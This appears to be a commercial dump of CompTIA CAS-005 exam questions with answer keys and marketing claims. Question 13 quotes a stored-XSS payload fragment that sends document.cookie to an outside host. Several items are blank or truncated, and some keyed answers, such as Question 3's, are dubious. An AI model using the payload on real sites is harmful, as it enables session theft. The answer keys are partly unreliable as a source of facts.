CAS-005 Q&As

CompTIA SecurityX Exam

Pass CompTIA CAS-005 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.certbus.com/cas-005.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by CompTIA Official Exam Center

QUESTION 1

A systems administrator wants to introduce a newly released feature for an internal application. The administrate docs not want to test the feature in the production environment.

Which of the following locations is the best place to test the new feature?

A. Staging environment

B. Testing environment

C. CI/CO pipeline

D. Development environment

Correct Answer: A

The best location to test a newly released feature for an internal application, without affecting the production environment, is the staging environment. Here\\'s a detailed explanation:

Staging Environment: This environment closely mirrors the production environment in terms of hardware, software, configurations, and settings. It serves as a final testing ground before deploying changes to production. Testing in the staging

environment ensures that the new feature will behave as expected in the actual production setup.

Isolation from Production: The staging environment is isolated from production, which means any issues arising from the new feature will not impact the live users or the integrity of the production data. This aligns with best practices in change

management and risk mitigation.

Realistic Testing: Since the staging environment replicates the production environment, it provides realistic testing conditions. This helps in identifying potential issues that might not be apparent in a development or testing environment, which

often have different configurations and workloads.


QUESTION 2


SIMULATION


During the course of normal SOC operations, three anomalous events occurred and were flagged as potential IoCs. Evidence for each of these potential IoCs is provided.

INSTRUCTIONS

Review each of the events and select the appropriate analysis and remediation options for each IoC.


IoC 1
IoC 2
IoC 3
Source Svc Type Dest Data
Apache_httpd DNSQ @10.1.1.1:53 update.s.domain
Apache_httpd DNSQR @10.1.2.5 CNAME 3a129sk219r0slsmfkzzz000.s.domain
Apache_httpd DNSQ @10.1.1.1:53 3a129sk219r0slsmfkzzz000.s.domain
Apache_httpd DNSQR @10.1.2.5 IN A 108.158.253.253
Select analysis
An employee is attempting to access a blocked website.
Someone is footprinting a network subnet.
A host is participating in an IRC-based botnet.
Service identification and fingerprinting are occurring.
Canonical name records in a public DNS cache are being updated.
An application is performing an automatic update.
An employee is using P2P services to download files.
The service is attempting to resolve a malicious domain.
Analysis
Select analysis
Remediation
Select remediation
Enforce endpoint controls on third-party software installations.
Investigate for software supply-chain attacks.
Configure the DNS server to perform recursion.
Block ping requests across the WAN interface.
Deploy a network-based DLP solution.
Implement a blocklist for known malicious ports.
No further action is needed.
Select remediation


IoC 1
IoC 2
IoC 3
Src Dst Proto Data Action
10.0.5.5 10.1.2.1 IP_ICMP ECHO Drop
10.0.5.5 10.1.2.2 IP_ICMP ECHO Drop
10.0.5.5 10.1.2.3 IP_ICMP ECHO Drop
10.0.5.5 10.1.2.4 IP_ICMP ECHO Drop
10.0.5.5 10.1.2.5 IP_ICMP ECHO Drop
Select analysis
An employee is attempting to access a blocked website.
Someone is footprinting a network subnet.
A host is participating in an IRC-based botnet.
Service identification and fingerprinting are occurring.
Canonical name records in a public DNS cache are being updated.
An application is performing an automatic update.
An employee is using P2P services to download files.
The service is attempting to resolve a malicious domain.
Analysis
Select analysis
Remediation
Select remediation
Enforce endpoint controls on third-party software installations.
Investigate for software supply-chain attacks.
Configure the DNS server to perform recursion.
Block ping requests across the WAN interface.
Deploy a network-based DLP solution.
Implement a blocklist for known malicious ports.
No further action is needed.
Select remediation



A. See the complete solution below in Explanation.

B. PlaceHolder

C. PlaceHolder

D. PlaceHolder

Correct Answer: A

Analysis and Remediation Options for Each IoC:

IoC 1:

Evidence:

Analysis:

Remediation:

IoC 2:

Evidence:

Analysis:

Remediation:

IoC 3:

Evidence:

Analysis:

Remediation:

References:

CompTIA Security+ Study Guide: This guide offers detailed explanations on identifying and mitigating various types of Indicators of Compromise (IoCs) and the corresponding analysis and remediation strategies. CompTIA Security+ Exam

Objectives: These objectives cover key concepts in network security monitoring and incident response, providing guidelines on how to handle different types of security events.

Security Operations Center (SOC) Best Practices: This resource outlines effective strategies for analyzing and responding to anomalous events within a SOC, including the use of blocklists, endpoint controls, and network configuration

changes.

By accurately analyzing the nature of each IoC and applying the appropriate remediation measures, the organization can effectively mitigate potential security threats and maintain a robust security posture.

QUESTION 3

The IT team suggests the company would save money by using self-signed certificates, but the security team indicates the company must use digitally signed third-party certificates. Which of the following is a valid reason to pursue the security team\\'s recommendation?

A. PKCS #10 is still preferred over PKCS #12.

B. Private-key CSR signage prevents on-path interception.

C. There is more control in using a local certificate over a third-party certificate.

D. There is minimal benefit in using a certificate revocation list.

Correct Answer: B

Using a digitally signed third-party certificate ensures that the certificate is trusted and verified, reducing the risk of man-in-the-middle attacks and ensuring secure communications.

QUESTION 4

To bring digital evidence in a court of law, the evidence must be:

A. material.

B. tangible.

C. consistent.

D. conserved.

Correct Answer: A

For evidence to be admissible in court, it must be material, meaning it must be relevant and have a significant impact on the case. Material evidence directly relates to the facts in dispute and can affect the outcome of the case by proving or disproving a key point.

QUESTION 5

company management elects to cancel production. Which of the following risk strategies is the company using in this scenario?

A. Avoidance

B. Mitigation

C. Rejection

D. Acceptance

Correct Answer: A

QUESTION 6

A control systems analyst is reviewing the defensive posture of engineering workstations on the shop floor. Upon evaluation, the analyst makes the following observations:

1.

Unsupported, end-of-life operating systems were still prevalent on the shop floor.

2.

There are no security controls for systems with supported operating systems.

3.

There is little uniformity of installed software among the workstations.

Which of the following would have the greatest impact on the attack surface?

A. Deploy antivirus software to all of the workstations.

B. Increase the level of monitoring on the workstations.

C. Utilize network-based allow and block lists.

D. Harden all of the engineering workstations using a common strategy.


Correct Answer: D

QUESTION 7


DRAG DROP

Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.

Select and Place:



Correct Answer:



QUESTION 8

A company updates its cloud-based services by saving infrastructure code in a remote repository. The code is automatically deployed into the development environment every time the code is saved lo the repository The developers express concern that the deployment often fails, citing minor code issues and occasional security control check failures in the development environment

Which of the following should a security engineer recommend to reduce the deployment failures? (Select two).

A. Software composition analysis

B. Pre-commit code linting

C. Repository branch protection

D. Automated regression testing

E. Code submit authorization workflow

F. Pipeline compliance scanning

Correct Answer: BD

B. Pre-commit code linting: Linting tools analyze code for syntax errors and adherence to coding standards before the code is committed to the repository. This helps catch minor code issues early in the development process, reducing the

likelihood of deployment failures.

D. Automated regression testing: Automated regression tests ensure that new code changes do not introduce bugs or regressions into the existing codebase. By running these tests automatically during the deployment process, developers

can catch issues early and ensure the stability of the development environment.

Other options:

A. Software composition analysis: This helps identify vulnerabilities in third-party components but does not directly address code quality or deployment failures. C. Repository branch protection: While this can help manage the code

submission process, it does not directly prevent deployment failures caused by code issues or security check failures.

E. Code submit authorization workflow: This manages who can submit code but does not address the quality of the code being submitted. F. Pipeline compliance scanning: This checks for compliance with security policies but does not

address syntax or regression issues.

References:

CompTIA Security+ Study Guide

"Continuous Integration and Continuous Delivery" by Jez Humble and David Farley

OWASP (Open Web Application Security Project) guidelines on secure coding practices

QUESTION 9

DRAG DROP

A vulnerability scan with the latest definitions was performed across Sites A and B.

INSTRUCTIONS


Match each relevant finding to the affected host.

After associating the finding with the appropriate host(s), click the host to select the appropriate corrective action for that finding.


Each finding may be used more than once.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button. Select and

Place:



Correct Answer:



QUESTION 10

A company has identified a number of vulnerable, end-of-support systems with limited defensive capabilities. Which of the following would be the first step in reducing the attack surface in this environment?

A. Utilizing hardening recommendations

B. Deploying IPS/IDS throughout the environment

C. Installing and updating antivirus

D. Installing all available patches

Correct Answer: A

QUESTION 11

Asecuntv administrator is performing a gap assessment against a specific OS benchmark The benchmark requires the following configurations be applied to endpomts:

1.

Full disk encryption

2.

Host-based firewall

3.

Time synchronization

4.

Password policies

5.

Application allow listing

6.

Zero Trust application access

Which of the following solutions best addresses the requirements? (Select two).

A. CASB

B. SBoM

C. SCAP

D. SASE

E. HIDS

Correct Answer: CD

To address the specific OS benchmark configurations, the following solutions are most appropriate:

C. SCAP (Security Content Automation Protocol): SCAP helps in automating vulnerability management and policy compliance, including configurations like full disk encryption, host-based firewalls, and password policies. D. SASE

(Secure Access Service Edge): SASE provides a framework for Zero Trust network access and application allow listing, ensuring secure and compliant access to applications and data. These solutions together cover the comprehensive security requirements specified in the OS benchmark, ensuring a robust security posture for endpoints.

References:

CompTIA SecurityX Study Guide: Discusses SCAP and SASE as part of security configuration management and Zero Trust architectures. NIST Special Publication 800-126, "The Technical Specification for the Security Content Automation

Protocol (SCAP)": Details SCAP\\'s role in security automation. "Zero Trust Networks: Building Secure Systems in Untrusted Networks" by Evan Gilman and Doug Barth: Covers the principles of Zero Trust and how SASE can implement them.

By implementing SCAP and SASE, the organization ensures that all the specified security configurations are applied and maintained effectively.

QUESTION 12

Which of the following AI concerns is most adequately addressed by input sanitation?

A. Model inversion

B. Prompt Injection

C. Data poisoning

D. Non-explainable model

Correct Answer: B

Input sanitation is a critical process in cybersecurity that involves validating and cleaning data provided by users to prevent malicious inputs from causing harm. In the context of AI concerns:

A. Model inversion involves an attacker inferring sensitive data from model outputs, typically requiring sophisticated methods beyond just manipulating input data. B. Prompt Injection is a form of attack where an adversary provides malicious input to manipulate the behavior of AI models, particularly those dealing with natural language processing (NLP). Input sanitation directly addresses this by ensuring that inputs are cleaned and validated to remove potentially harmful commands or instructions that could alter the AI\\'s behavior. C. Data poisoning involves injecting malicious data into the training set to compromise the model. While input sanitation can help by filtering out bad data, data poisoning is typically addressed through robust data validation and monitoring during the model training phase, rather than real-time input sanitation. D. Non-explainable model refers to the lack of transparency in how AI models make decisions. This concern is not addressed by input sanitation, as it relates more to model design and interpretability techniques. Input sanitation is most relevant and effective for preventing Prompt Injection attacks, where the integrity of user inputs directly impacts the performance and security of AI models. References: CompTIA Security+ Study Guide "Security of Machine Learning" by Battista Biggio, Blaine Nelson, and Pavel Laskov OWASP (Open Web Application Security Project) guidelines on input validation and injection attacks

QUESTION 13

During a forensic review of a cybersecurity incident, a security engineer collected a portion of the payload used by an attacker on a comprised web server Given the following portion of the code:

```
..asd...<>..document.location="https://10.10.1.2/?"x=+document.cookie; ..12..fa..
<>...ash2145621...41..2...8.8.
```

Which of the following best describes this incident?

A. XSRF attack

B. Command injection

C. Stored XSS

D. SQL injection

Correct Answer: C

